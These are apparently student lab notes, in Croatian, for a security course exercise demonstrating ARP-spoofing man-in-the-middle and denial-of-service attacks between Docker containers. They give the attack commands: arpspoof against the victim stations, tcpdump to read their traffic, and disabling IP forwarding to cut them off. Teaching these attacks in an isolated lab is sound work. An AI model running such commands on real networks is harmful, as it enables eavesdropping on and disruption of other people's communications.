


Lab 1: Notes

- fokus: 'man in the middle' (MitM) & 'denial of service' (DoS) napadi
- ARP - Adress Resolution Protocol, koristi se kod prijenosa podataka s jednog računala na drugo u mreži; potrebne MAC adrese oba računala
- Man in the Middle / ARP spoofing
 - napadač šalje svoju MAC adresu pošiljatelju poruke, tj. lažno se predstavlja kao primatelj



- realiziramo u Docker mreži: station 1, station 2 - žrtve; evil station - napadač
- kloniramo GitHub repozitorij, ulazimo u arp-spoofing
- ./start.sh
- docker exec -it station-1 bash /*pokretanje station-1*/
 - dupliciramo (otvaramo novi) terminal za svaki station
- docker exec -it station-2 bash

- `ping station-2` /*da provjerimo je li veza ostvarena*/
- `netcat -l -p 8000` /*station-1 je server, port 8000*/
- `netcat station-1 8000` /*station-2 je client za station-1*/
- `docker exec -it evil-station bash`
- `arp spoof -t station-1 station-2` /*ostvarujemo MitM napad, čitamo razmjenu poruka između stationa 1 i 2*/
- `tcpdump`
- `echo 0 > /proc/sys/net/ipv4/ip_forward` /*DoS napad, prekidamo razmjenu podataka između dva stationa*/